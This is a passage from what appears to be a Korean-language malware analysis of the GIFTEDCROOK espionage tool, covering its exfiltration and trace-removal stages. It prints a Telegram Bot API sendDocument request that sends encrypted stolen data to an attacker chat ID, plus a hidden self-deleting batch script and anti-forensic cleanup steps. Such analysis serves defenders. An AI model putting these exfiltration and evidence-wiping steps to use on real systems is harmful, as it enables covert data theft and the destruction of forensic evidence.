
전송 관리 메커니즘
B. 텔레그램 전송 프로세스
HTTP 요청 구성
POST /BOT[TOKEN]/SENDDOCUMENT HTTP/1.1
HOST: API.TELEGRAM.ORG
CONTENT-TYPE: MULTIPART/FORM-DATA; BOUNDARY=----BOUNDARY ------BOUNDARY
CONTENT-DISPOSITION: FORM-DATA; NAME="CHAT_ID"
[ATTACKER_CHAT_ID]
------BOUNDARY
CONTENT-DISPOSITION: FORM-DATA; NAME="DOCUMENT"; FILENAME="DATA.ENC"
CONTENT-TYPE: APPLICATION/OCTET-STREAM
[암호화된 파일 데이터]
------BOUNDARY
CONTENT-DISPOSITION: FORM-DATA; NAME="CAPTION"
HOST: DESKTOP-ABC123
USER: JOHN.DOE
TIME: 2025-06-17 14:32:15
SIZE: 18.5MB
PARTS: 1/1
------BOUNDARY—
4
그림데이터유출
2.6 흔적 제거 단계


A. 자체 삭제 메커니즘
배치 파일 생성 및 실행
Infomaster_delete.bat 내용:
@echo off
:loop
del "%ProgramData%\Infomaster\Infomaster.exe" >nul 2>&1
if exist "%ProgramData%\Infomaster\Infomaster.exe" goto loop
rmdir "%ProgramData%\Infomaster" /s /q >nul 2>&1
del "%~f0"
실행 방법:
• CREATE_NO_WINDOW 플래그로 숨김 실행
• DETACHED_PROCESS로 부모 프로세스와 분리
• 현재 프로세스는 즉시 종료

B. 파일 시스템 정리

C. 레지스트리 정리

D. 이벤트 로그 및 네트워크 흔적

E. 안티 포렌식 기법


그림 5 흔적제거
2.7 전체 프로세스 요약
GIFTEDCROOK의 데이터 수집부터 흔적 제거까지의 전체 프로세스는 다음과 같이 요약됩니다:
1. C2 설정: 텔레그램 봇을 통한 안전한 통신 채널 확립 2. 데이터 수집: 파일 시스템과 브라우저에서 동시 다발적 정보 수집 3. 데이터 준비: 압축, 암호화, 필요시 분할 4. 데이터 유출: 텔레그램 API를 통한 은밀한 전송 5. 흔적 제거: 파일, 레지스트리, 로그, 메모리에서 모든 증거 제거
이러한 정교한 프로세스는 GIFTEDCROOK이 단순한 악성코드가 아닌, 고도로 발전된 사이버 스파이 도구임을 보여줍니다.
3. GIFTEDCROOK 핵심 알고리즘
3.1 문자열 암호화 알고리즘 (v.2, v1,3)

【암호화된 문자열 예시】
- 원본: "https://api.telegram.org/bot"
- 암호화 후: "MEZXB4whdffiufw2..."
- 복호화 키: 런타임에 동적 생성
3.2 파일 검색 및 필터링 알고리즘
【재귀적 디렉토리 탐색】
3.3 브라우저 데이터 탈취 알고리즘
【Chrome/Edge 데이터 추출】

3.4 데이터 압축 및 암호화 알고리즘
【다단계 압축 및 암호화】
